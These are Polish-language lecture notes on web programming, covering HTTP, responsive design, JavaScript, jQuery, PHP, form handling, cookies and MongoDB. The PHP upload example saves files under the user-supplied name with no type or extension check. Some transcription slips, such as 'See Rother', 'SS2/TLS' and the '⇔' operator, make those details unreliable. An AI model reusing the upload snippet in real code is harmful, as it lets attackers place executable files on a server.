WAI

1. Klient

1.1. Przeglądarka i protokoły internetowe


a) Web Page -> pojedyncza strona HTML -> XHTML 1.1
b) Web Site -> zbiór stron logicznie powiązanych (projekt 1 HiH)
c) Web Application -> aplikacja (PHP, JSP, ASP…
d) DOCTYPE – deklaracja typu dokumentu
e) XML
-> rozpoczyna się deklaracją XML
-> wszystkie znaczniki zamknięte
-> elementy puste kończą znaki />
-> zawiera **dokładnie jeden** element główny, który zawiera wszystkie inne elementy
-> wartości atrybutów zawarte są w cudzysłowach
-> Znaków < i &używa się tylko do otwierania znaczników/encji
-> Encje predefiniowane: *&amp*; *&lt*; *&gt*; *'* &*quot //jedyne używane*
-> nazwy znaczników/atrybutów zaczynają jedynie litery/podkreślenia
-> komentarz: <!--*treść* -->
f) X/HTML
-> poprawny składniowo – XML
sprawdzenie – wysłanie dokumentu z typem application/xhtml+xml do odpowiedniej przeglądarki -> niewyświetlenie dokumentu oznacza błąd
-> poprawny strukturalnie – walidacja (zgodność z DTD w dyrektywie Doctype); sprawdzenie w walidatorze
g) Media Type

Media Type	HTML4	XHTML 1.0
text/html	Tak	Może
application/xhtml+xml	Nie	Tak
application/xml	Nie	Może
text/xml	Nie	Może


Inne: text/plain, text/css, image/png, application/javascript…
multipart/form data (formularz wysyłany metodą post)

h) Nagłówki
-> żądania (Request) -> request headers
accept <Media Type>, <Language>
Host …
-> odpowiedzi (response) Method (GET/POST), Status, Adres; kod html/xhtml/css/skrypty/php…
i) DOMContentLoaded (event) – HTML sparsowany i załadowany do obiektu DOM
//bez czekania na obrazy, css, zawartości ramek…
j) Load (event) – czas załadowania całej strony
k) Żądania przewidujące:
klient->serwer: Accept: np. text/css; Accept-Encoding; Accept-Language
serwer->klient: Content-Type: text/css;
l) Content Negotiation: generowanie odpowiedzi najbardziej odpowiadającej żądaniu klientu w typie zgodnym z przygotowaną zawartością
m) Negocjowanie na podstawie nagłówków HTTP
Accept: typy zawartości; Accept-Charset: zbiór znaków; Accept-Encoding: kodowanie zawartości; Accept-Language: język naturalny

n) Mechanizm wyświetlania strony



o) Drzewo DOM <-> drzewo wyświetlania



DOM tree - Render tree

p) URI

-> URL – adres, lokalizacja

*ogólny (bezwzględny)

*względny -> może pomijać: schemat, nazwę hosta, ścieżkę, nazwę pliku (/login)

-> URN – nazwa

q) DNS: Domain Name System

-> IP

-> Czytelne i łatwe do zapamiętania

-> odpowiada za translację nazwy domenowej na adres IP serwera

-> polecenie ***dig*** umożliwia odpytywanie serwerów DNS

r) HTTP

-> znając adres IP serwera możemy się z nim połączyć

-> informacja, jakie zasoby chcemy poznać,

-> protokół warstwy aplikacji

-> domyślny port: 80

-> klient: przeglądarka

-> serwer WWW

s) HTTP**S Secure**

-> port 443

-> kodowanie sesji SS2/TLS

-> SSL – protokół kryptograficzny

1.2. Responsywne interfejsy

a) Klasy urządzeń klienckich: desktopy z zewnętrznymi monitorami; laptopy; tablety; smartphony
b) Desktop vs smartphone
   - Orientacja pozioma vs pionowa
   - 19+ cali vs ok. 5 cali
   - Mysz i klawiatura vs ekran dotykowy
   - Duża moc obliczeniowa vs procesory mobilne
   - Szybkie, stałe łącze vs Internet mobliny
c) Wymagania dla stron mobilnych
   - Wyeliminowanie konieczności skalowania strony i przewijania w poziomie
     Dopasowanie układu i rozmiaru elementów i czcionek
   - Ograniczenie dystansu od nagłówka do treści strony; ograniczenie przewijania w pionie
   - Dostosowanie do obsługi palcami (np. kłopotliwe zdarzenie *:hover* [pseudoklasa])
d) Jak je spełnić?
   - Szerokość strony = szerokość wyświetlania
     <meta name="viewport"content="width=device-width, initial-scale=1">
   - Niewyświetlanie wielu elementów sąsiadujących w poziomie
   - Unikanie bezwzględnych wymiarów dla elementów determinujących układ strony
   - Ukrywanie elementów poza zasadniczą treścią strony
   - Różne style dla różnych urządzeń
     @media (min-width: x; max-width: y)
   - Różne podejścia:
     - Osobne style dla każdej grupy urządzeń (często też osobne HTML)
     - Desktop-first – domyślne style dla dużych urządzeń; małe dziedziczą po dużych
     - Mobile-first - analogicznie
   - Szerokość obszaru wyświetlania (@media) nie musi przekładać się na rzeczywistą rozdzielczość wyświetlacza
   - Natywna a efektywna rozdzielczość ekranu
     - skalowanie
     - dp – density independent pixels – jednostka wirtualna; wymiary niezależne od gęstości pikseli (dpi) *// zalecane dla Androida*

1.3. JavaScript

a) Dynamika po stronie klienta – przeglądarki
   - Modyfikowanie treści; struktury; wyglądu dokumentu HTML po jego załadowaniu
   - Brak komunikacji z serwerem
   - JavaScript (+ DOM osadzone w HTML)
b) Dynamika po stronie serwera
   - Generowanie dokument HTML przez aplikację po stronie serwera
   - Serwowanie różnych treści w zależności od: użytkownika; dnia…
     - PHP, Ruby on Rails, Python, ASP.NET MVC, Java ServerFaces…
c) DHTML: Dynamic HTML
   - Zbiór technik po stronie klienta (przeglądarki) pozwalających na stworzenie interaktywnej strony
     - JavaScript; API DOM; AJAX; jQuery; Style CSS; …
   - Pozwala modyfikować wygląd; zawartość; strukturę dokumentu HTML po jego załadowaniu
d) Zastosowania
   - Modyfikowanie struktury i treści dokumentu po załadowaniu strony
   - Reagowanie na działania użytkownika
   - Walidacja danych w formularzach bez wysyłania żądań do serwera
   - Komunikacja asynchroniczna – AJAX
   - Wyświetlanie reklam
   - Statystyki odwiedzin
e) Umieszczenie kodu JavaScript: *zewnętrzny plik .js; w pliku HML; w atrybutach obsługi zdarzeń*

f) Czas wykonania
   - Kod w atrybucie obsługi zdarzenia – w momencie jego wystąpienia
   - Kod osadzony w HTML – w chwili jego napotkania
   - Kod w zewnętrznym pliku .js w chwili jego dołączenia // bez atrybutów async i defer
g) Kontrola momentu uruchomienia skryptów: *umieszczenie kodu w funkcjach; window.onload*
h) Zmienne ***var*** *nazwa_zmiennej = wartość*; brak deklaracji typów
i) Tablice brak deklaracji rozmiaru; możliwość dodawania kolejnych elementów; nazwa.length
j) Obiekty ***var*** *obiekt = {*
   'el1': wartość,
   'el2': wartość,
   ...
   'nazwa':function(){ ... }
   };
k) JSON: JavaScript Object Notation
   - Oryginalnie: notacja pozwalajaca na zapis obiektów języka JS w postaci tekstowej
     - obiekt jako zbiór par klucz → wartość
     - konwersja w dwie strony
   - Współcześnie: powszechnie wykorzystywany format wymiany danych w Internecie
     - Mały narzut na dane i szybkie ich parsowanie
   - obiekt->reprezentacja tekstowa JSON.stringify(obiekt);
   - reprezentacja tekstowa->obiekt JSON.parse(reprezentacja_tekstowa);
l) Funkcje – *function* – brak deklaracji typów argumentów i wartości zwracanych
m) Funkcje anonimowe
   - bez nazwy, zapisywane w miejscu wystąpienia
   - callback – pobieranie danych z serwera
n) Instrukcje sterujące: składnia bazująca na C/C++
o) DOM: Document Object Model (obiektowy model dokumentu)
   - Niezależna od platformy/języka konwencja reprezentacji HTML/XHTML/XML i dostępu do jego treści w celu jej modyfikacji
   - Drzewo elementów
   - API DOM – zestaw interfejsów do operowania na drzewie dokumentu
   - Pozwala na wyszukiwanie elementów; ich modyfikację, usuwanie i dodawanie nowych
   - Wyszukiwanie elementów:
     document.getElementsByName('age');
     document.getElementsByClassName('post');
     document.getElementById('header');
     document.querySelector('div#body div.post h1');
     document.querySelectorAll(...);
   - Modyfikacja elementów:
     var image = document.getElementsByTagName('img')[0];
     image.src = '2.jpg';
   - Usuwanie elementów: *header.parentNode.removeChild(element);*
   - Dodawanie elementów: *document.CreateElement(..);*
     document.createTextNode(...);div.appendChild; document.body.appendChild(...);
   - Sprawdzanie obsługi/dostępności funkcji:
     Łapanie wyjątków – *try{} catch (e){}*
     if(typeof document.getElementsByClassName === 'undefined')
p) Web Storage
   - Dane klucz->wartość
   - QUOTA_EXCEEDED_ERR – przepełnienie
   - LocalStorage – utrzymywane pomiędzy kolejnymi uruchomieniami przeglądarki
   - SessionStorage – niszczone w chwili zamknięcia okna przeglądarki
   - Ciasteczka – przetrzymują małe porcje danych 4KB; przesyłane do/z serwera aby utrzymać wartość pomiędzy stronami; widoczne w nagłówkach protokołu;
   - WebStorage – session/localStorage przetrzymują dane lokalne (do kilku MB) pomiędzy kolejnymi wołaniami stron z danej domeny w ramach okna/zakładki i między restartami

q) AJAX – Asynchronus JavaScript and XML
   - Asynchroniczne pobieranie danych z serwera po załadowaniu strony do przeglądarki
   - Pobiera fragment strony i wyświetla go przy użyciu API DOM
   - Powszechnie wykorzystywany (MojaPG, Nauczanie)
   - Różnice w API pomiędzy przeglądarkami

r) Żądania synchroniczne – pobieranie kompletnego dokumentu HTML i jego wyświetlenie

s) Interakcja z AJAX'em
   - Klient (użytkownik) generuje zdarzenie
   - Utworzenie i konfiguracja obiektu XMLHttpRequest (w przeglądarce).
   - Obiekt XMLHttpRequest tworzy (generuje) żądanie
   - Żądanie jest przetwarzane przez serwer (tutaj strona validate.php)
   - Wynikiem strony validate.php jest dokument XML (!!)
   - Obiekt XMLHttpRequest wywołuje funkcję callback() i przetwarza rezultat
   - DOM HTML jest uaktualniany

1.4. jQuery – programistyczna biblioteka JS zaprojektowana do uproszczenia tworzenia JS wykonywanych po stronie klienta

a) dostosowana do różnych przeglądarek
b) ułatwia manipulacje drzewem DOM
c) ułatwia tworzenie animacji i efektów
d) ułatwia obsługę zdarzeń
e) ułatwia użycie AJAX-a
f) oprogramowanie darmowe, open source
g) wykorzystywane w dynamicznych stronach HTML i aplikacjach webowych
h) Selektory
   - Pozwalają wybierać grupy elementów z drzewa DOM
   - Bazują na selektorach z CSS 1-3; id, class, title…

i) Child – bezpośrednie dziecko $('#mainDiv >*')
j) Descendant $('#mainDiv *')//wszystko w elemencie
k) Class $('.poem-line')
l) Attribute $('[title]')
m) All $('*')
n) Element $('p')

o) jQuery API
   - Użycie funkcji $ jest równoznaczne z użyciem obiektu jQuery
   - Wywołania komend można łączyć w łańcuchy komend
   - Funkcja $ zwraca obiekt jQuery, na którym wykonuje się kolejne komendy – również zwracające obiekt jQuery

p) Atrybuty i style
   - .addClass(), .removeClass() i .toggleClass() - dodawanie, usuwanie, przełączanie klas
   - .css() – dostęp do styli
   - .attr() – dostęp do atrybutów
   - .val() dostęp do wartości np. textboxa
   - .text() oraz .html() – dostęp do innerText/Html

q) Trawersowanie DOM
   - .add() – dodaje zbiór elementów do aktualnego zbioru
   - .children() - wybiera dzieci każdego z elementów aktualnego zbioru
   - .find() – wybiera potomków każdego z elementów aktualnego zbioru
   - .each() pozwala wywołać funkcję na każdym z elementów aktualnego zbioru

r) Zdarzenia
   - $(document).ready() – po załadowaniu drzewa, przed załadowaniem obrazków
   - $(element).load() po załadowaniu elementu: Image; Script; Frame; Iframe; Window
   - Standardowe zdarzenia znane z aplikacji desktopowych
     - .focus() / .blur()
     - .change()
     - .click()

- .keydown() / .keyup()
- .mousemove()

s) AJAX w jQuery
- .ajax() – wysyła asynchroniczne żądanie AJAX; najbardziej rozbudowana funkcja
- .get() – wysyła żądanie metodą get
- .post() – wysyła żądanie metodą post
- .load() – pobiera zawartość strony i umieszcza ją we wskazanym elemencie

2. Serwer


2.2. **PHP** - Język skryptowy z dynamicznym typowaniem

a) Język wieloparadygmatowy
- Imperatywny, proceduralny
- Obiektowy
- Funkcyjny
- Z obsługą mechanizmu refleksji

b) Gdzie umieścić kod źródłowy
- Plik z rozszerzeniem .php
- Umieszczony w blokach <?php … ?>
- Instrukcje w bloku wykonywane linia po linii – brak funkcji main
- Pozostała zawartość pliku jest przekazywana bezpośrednio na wyjście
- Również znaki niedrukowalne – poza znakiem nowego wiersza bezpośrednio po ?>

c) Inne znaczniki dla bloków PHP
- <? … ?> - niezalecany, koliduje z preambułą i składnią instrukcji przetwarzania XML
- <% … %> - niezalecany, wymaga ustawienia asp_tags w pliku php.ini ->nieprzenośny, usunięte z języka od wersji PHP 7.0
- <script language = ‘php’> </script> - niezalecany, usunięty z języka od wersji PHP 7.0
- Skrócony znacznik echo <?= pojedyncze_wyrazenie ?> - dostępny od PHP 5.4

d) Przepływ sterowania



e) Zmienne
- Nazwy poprzedzone znakiem $
- Nazwa musi zaczynać się od litery/znaku podkreślenia
- Rozróżniana jest wielkość liter
- Definiowane w dowolnym miejscu
- Brak deklaracji typów (string, integer, float, boolean…)

f) Ciągi znaków – mogą być wielolinijkowe – sposoby definiowania
- W podwójnym/pojedynczym cudzysłowie
- Składnia heredoc/nowdoc

g) Ciągi w podwójnym cudzysłowie
    - Pozwalają na wykorzystanie sekwencji sterujących, np.:
        - \n – znak końca wiersza
        - \t - znak tabulacji
        - \x41 – litera A (kod z tablicy ASCII)
    - Są parsowane pod kątem występujących w nich odwołań do zmiennych
h) Ciągi w pojedynczym cudzysłowie
    - Nie są parsowane pod kątem zmiennych
    - Obsługują jedynie dwie sekwencje sterujące:
        - \' – pojedynczy apostrof
        - \\ - pojedynczy backslash
i) Heredoc
    - Jak w podwójnym cudzysłowie
    - Pozwala na wygodniejsze definiowanie wielowierszowych wyrazów ciągów
j) Nowdoc
    - Nie obsługuje parsowania zmiennych ani żadnych sekwencji sterujących
    - Składnia przypomina heredoc, ale nazwa etykiety jest podana w pojedynczym cudzysłowie
k) Operator konkatenacji
    - Pozwala na budowanie ciągów znaków poprzez łączenie kilku wyrażeń
    - W języku PHP operatorem konkatenacji jest znak kropki .
l) Operator indeksowania
    - Dostęp do poszczególnych elementów ciągu jest możliwy przy użyciu operatora indeksowania
    - Uwaga na znaki wielobajtowe! np. ą, ć…
m) Stringi i Unicode
    - Ciągi znaków traktowane jako ciągi pojedynczych bajtów
    - Niektóre strony wykorzystują więcej niż jeden bajt do zapisania pojedynczego znaku
    - UTF-8 – 2-bajtowe kody m. in. dla polskich znaków diakrytyzowanych
    - UTF-16 przynajmniej 2-bajtowe kody dla wszystkich znaków
    - UTF-32 4-bajtowe kody dla wszystkich znaków
    - Operator indeksowania operuje na bajtach ciagu //specjalna metoda mb_...()
n) boolean – nie ma znaczenia wielkość liter
o) Rzutowanie na typ boolean
    - Jeśli operator, funkcja wymaga typu bool nastąpi automatyczne rzutowanie
    - Na wartość FALSE rzutowane są
        - Liczba całkowita 0 i zmiennoprzecinkowa 0.0
        - Pusty ciąg znaków oraz ciąg '0'
        - Pusta tablica
        - Wartość NULL (oraz niezainicjalizowane zmienne)
        - Obiekt klasy SimpleXML
    - Na wartość TRUE – wszystkie pozostałe wartości
p) Typ specjalny: NULL – reprezentuje zmienną bez żadnej wartości; nie ma znaczenia wielkość liter
q) Stałe – zwyczajowo ich nazwy są pisane dużymi literami (wielkość jest rozróżniana)
r) Definiowanie stałych:
    - Słowo kluczowe const
        - Przetwarzane na etapie generowania kodu pośredniego – przed uruchomieniem skryptu
        - Może zawierać wyłącznie wartości możliwe do określenia przed uruchomieniem
    - Funkcja define()
        - Przetwarzana w czasie działania skryptu
        - Wartość stałej może bazować na wartościach znanych dopiero w czasie wykonania
s) Możliwe wartości stałych
    - Wartości skalarne: boolean; integer; float; string
    - Tablice: od PHP 5.6 - przy użyciu const; od PHP 7.0 – również przy użyciu define()
t) Instrukcja echo – wypisuje treść na standardowe wyjściu skryptu; np. dokument HTML

u) Skrócony znacznik echo – ułatwia wypisywanie wartości pojedynczych wyrażeń w HTML'u
v) Instrukcje warunkowe: if; elseif; else
w) Operator równości ==
   - Porównuje wartości zmiennych
   - Jeśli zmienne są różnego typu, najpierw wykonuje rzutowanie, następnie porównanie
x) Operator identyczności ===
   - Porównuje wartości i typy zmiennych
   - Nie wykonuje rzutowań – jeśli typy są różne zwraca FALSE bez porównywania wartości
y) Pozostałe operatory
   - Zaprzeczenie identyczności !==
   - Zaprzeczenie równości != lub <>
   - Inne porównania <, >, <=, >=
   - Nowe w PHP 7
     - $a ?? $b ?? $c – zwraca pierwszą wartość != NULL
     - $a ⇔ $b – spaceship operator – zwraca:
       - 0, gdy a=b
       - Wartość mniejszą niż zero, gdy a<b
       - Wartość >0 gdy a>b
z) Złożone warunki: || - alternatywa; && koniunkcja
aa) Operator trójargumentowy `$bilet = $wiek > 18 ? 'normalny' : 'ulgowy';`
bb) Switch – jak w C/C++
cc) Pętle: for; while i do-while – jak w C/C++
dd) Alternatywna składnia funkcji sterujących – ze względu na czytelność kodu przeplatanego z HTML
   - endif
   - endfor
   - endforeach
   - itd.
ee) exit oraz die
   - Pozwalają na zakończenie przetwarzania skryptu w dowolnym momencie
   - Skrypt nie wyemituje żadnej dodatkowej treści do przeglądarki
   - Obie funkcje są równoważne i mogą być wywołane przy użyciu składni wywołania funkcji:
     - exit/die;
     - exit()/die();
   - die jest bardziej dramatyczne //xd
ff) Tablice w PHP
   - W PHP nie wyróżnia się specjalizowanych kontenerów
   - Pojedynczy typ array może być użyty jako:
     - Tablica indeksowana od zera;
     - Wektor o zmiennej długości;
     - Słownik;
     - Hash mapa;
     - Kolejka;
     - Stos;
     - Tablica wielowymiarowa;
     - …
   - klucz->wartość
   - gdy nie podano jawnych kluczy, domyślnie indeksowanie od zera
   - zmienny rozmiar – powiększane w miarę dodawania kolejnych elementów
   - operator indeksowania $tablica[klucz]
gg) pętla foreach: ($tablica as $element) { … }
hh) Dołączanie plików: include
   - Dołącza wskazany plik i wykonuje zawarty w nim kod PHP
   - Kod jest wykonywany tak, jakby był umieszczony w miejscu instrukcji include – ma dostęp do wszystkich zmiennych w danym zasięgu
   - Jeśli plik nie istnieje, wyemitowane zostanie ostrzeżenie (E_WARNING), działanie skryptu nie zostanie przerwane

- Dołączanie plików opcjonalnych

ii) Dołączenie plików: require
- Jeśli plik nie istnieje, wyemitowany zostanie błąd, a działanie skryptu zostanie przerwane
- Dołączanie plików wymaganych do działania
- Pozostałe aspekty jak przy include

jj) include_once oraz require_once
- jeśli plik został już dołączony, nie zostanie dołączony ponownie
- Pozwalają uniknąć problemów z redefinicją funkcji, wartości zmiennych

kk) Funkcje – zastosowanie jak w C/C++; nierozróżniana wielkość liter; niewymagana definicja typów
- function nazwa(argumenty/argumenty domyślne [z przypisaną wartością]){…}
- od PHP 7.0 opcjonalna definicja typu zwracanego
- zmienne lokalne i statyczne; niedostępne poza funkcją
- zmienne globalne domyślnie nie są dostępne w funkcji; poza zmiennymi superglobalnymi
- słowo kluczowe ***global*** wprowadza zmienną do zasięgu funkcji //***global*** *nazwa_zmiennej;*
- przekazywana wartość zmiennych albo referencja po dodaniu symbolu & przed nazwą
- zwracanie wartości przez referencję po dodaniu & w definicji funkcji i miejscu wywołania
- funkcje anonimowe nie posiadają nazwy; najczęściej wywołania zwrotne (ang. callback)

ll) Zmienne zmienne - odwołanie do zmiennej, której nazwa zapisana jest w innej zmiennej; wymaga użycia $$

mm) Zmienne funkcje - wywołanie funkcji, której nazwa napisana jest w zmiennej; *$nazwa_zmiennej(argumenty);*

2.3. **Zapytania http** – umożliwiają interakcję z użytkownikiem; reagowanie na jego akcje; obsługę podawanych danych; personalizację treści; wymiana danych między przeglądarką a serwerem

a) Rodzaje zapytań http
- GET – pobieranie informacji; bez skutków ubocznych; parametry dołączone do URI
  - Nawigacja pomiędzy stronami za pomocą odnośników: ***<a href = '…'>***
  - Pobieranie zasobów, m. in. obrazy, skrypty, linki, style
  - Obsługa formularzy ***<form method="get">***
  - Redirect HTTP 303 See Rother
  - Ograniczony rozmiar parametrów, zapisywanie ich w bookmarkach, historii przeglądarki, są zachowywane przy kopiowaniu adresu, wysyłane przy każdym odświeżeniu strony
  - Bezpieczne – brak skutków ubocznych po stronie serwera; służy pobieraniu informacji
  - Idempotentne – skutek wielu zapytań taki sam jak pojedynczego
- POST – wysyłanie informacji na serwer; parametry przekazywane w ciele żądania HTTP
  - Obsługa formularzy ***<form method="post">***
  - Redirect HTTP 307 Temporary Redirect; jeśli oryginalne zapytanie wysłano metodą POST
  - Nie musi być bezpieczne ani idempotentne
  - Przy odświeżeniu strony przeglądarka ostrzega o ponownym wysyłaniu danych
  - Brak limitu na rozmiar parametrów
  - Po jego wykonaniu powinno nastąpić przekserowanie ***header(„Location: url);***
- OPTIONS – negocjacje CORS (Cross-Origin Resource Sharing)
- PUT, DELETE, HEAD – tylko przez XMLHttpRequest
  TRACE – rzadko obsługiwane przez serwery
  - 405 Method Not Allowed
  - 501 Not Implemented

b) Parametry GET – dostęp przez tablicę superglobalną $_GET – dającą dostęp do wszystkich parametrów zapytania typu GET

c) Parametry POST – dostęp przez tablicę superglobalną $_POST – dającą dostęp do wszystkich parametrów zapytania typu POST

d) Tablica superglobalna $_SERVER zawiera informacje o kontekście wywołania skryptu; REQUEST_METHOD

e) Pola nieaktywne formularzy *disabled="disabled"* nie są dostępne w PHP – przeglądarka ich nie wysyła

f) Upload plików: <form method="post" enctype = „multipart/form-data">; <input type ='file'…>

g) Informacje o przesłanych plikach są dostępne w tablicy superglobalnej $_FILES
- name - oryginalna nazwa pliku
- type – typ MIME odczytany z nagłówków żądania http – typowo określony na bazie rozszerzenia
- tmp_name – lokalizacja pliku w katalogu tymczasowym na serwerze
- error – informacja o ewentualnych błędach

- size – rozmiar pliku

h) Obsługa nadesłanego pliku
   - Początkowo plik umieszczany jest w lokalizacji tymczasowej
   - Jeśli pliki mają być trwale zapisane na serwerze, należy przenieść je do lokalizacji docelowej //uprawnienia!

```
$upload_dir = '/var/www/dev/web/upload/';
$file = $_FILES['zdjecie'];
$file_name = basename($file['name']);
$target = $upload_dir . $file_name;
$tmp_path = $file['tmp_name'];
if(move_uploaded_file($tmp_path, $target)){
    echo "Upload przebiegł pomyślnie!\n";
}
```

i) Sprawdzenie typu MIME pliku – nie można polegać na typie MIME odczytanym z nagłówka żądania HTTP – umożliwia to zmylenie przeglądarki zmianą rozszerzenia/spreparowania złośliwego żądania
   - Należy sprawdzić sygnaturę pliku

```
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$file_name = $_FILES['zdjecie']['tmp_name'];
$mime_type = finfo_file($finfo, $file_name);
if ($mime_type === 'image/jpeg') {
        echo 'Poprawny format.';
}
```

j) Przekierowania, nagłówki i ciało odpowiedzi HTTP
   - Muszą być ustawione przed rozpoczęciem emitowania ciała odpowiedzi – które powoduje wysłanie nagłówków
   - Próba zmiany nagłówków po rozpoczęciu emitowania ciała zakończy się niepowodzeniem – headres already sent

k) HTTP Cookies
   - Zapisują informacje po stronie przeglądarki
   - Są dołączane do każdego zapytania – nie powinny mieć dużego rozmiaru!
   - Ustawiane przez nagłówki HTTP - muszą być ustawione przed rozpoczęciem emitowania treści strony

l) Zapisywanie informacji w cookies
   - O zasięgu sesji przeglądarki: `setcookie("imie_session", $imie);`
   - Z podanym czasem ważności i zakresem setcookie(nazwa, wartość, czas, zakres), np. `setcookie("imie", $imie, time()+3600, "/");`
   - Odczytywanie cookies - tablica superglobalna $_COOKIE; `if (isset($_COOKIE['imie']))`
   - Usuwanie cookies – nadpisanie cookie z czasem ważności w przeszłości lub podanie false jako wartości

m) Tablica superglobalna $_REQUEST – zawiera parametry z tablic $_GET, $_POST i opcjonalnie $_COOKIE; konfigurowana w php.ini
   - **request_order = "GP"** – domyślne ustawienie
     - Najpierw GET, potem POST, parametry o tej samej nazwie nadpisują poprzednią wartość
   - **request_order = "GCP"** – uwzględnia również dane z *cookies*

2.4. MongoDB

a) Baza typu NoSQL – nierelacyjna
b) Dane o dynamicznej strukturze – brak odgórnie zdefiniowanego schematu przechowywania informacji
c) Baza dokumentowa – dokument podstawowym nośnikiem informacji
   - Dokument: zbiór par klucz->wartość
   - Możliwe wartości: dane skalarne, tablice, inne dokumenty - zagnieżdżone
d) Zbiór danych tego samego typu tworzy kolekcje, np. produktów, zamówień
e) Wiele kolekcji składa się na bazy danych – np. wszystkie kolekcje sklepu internetowego
f) Pojedyncza instancja MongoDB może hostować wiele baz danych – osobne bazy separują dane różnych aplikacji
g) Dynamiczna struktura danych; nie trzeba definiować kolekcji, struktury dokumentów
h) W kolekcji mogą znajdować się dokumenty o różnej strukturze; np. z polami opcjonalnymi

i) Struktura projektu

j) Dokument – reprezentacja JSON

```
{
  "nazwa": "Laptop XYZ",
  "producent": "ABC123",

  "porty": ["4 USB", "HDMI", "Ethernet"],

  "specyfikacja": {
    "CPU": "Intel i7",
    "RAM": "8 GB",
    "HDD": "1 TB"
  }
}
```

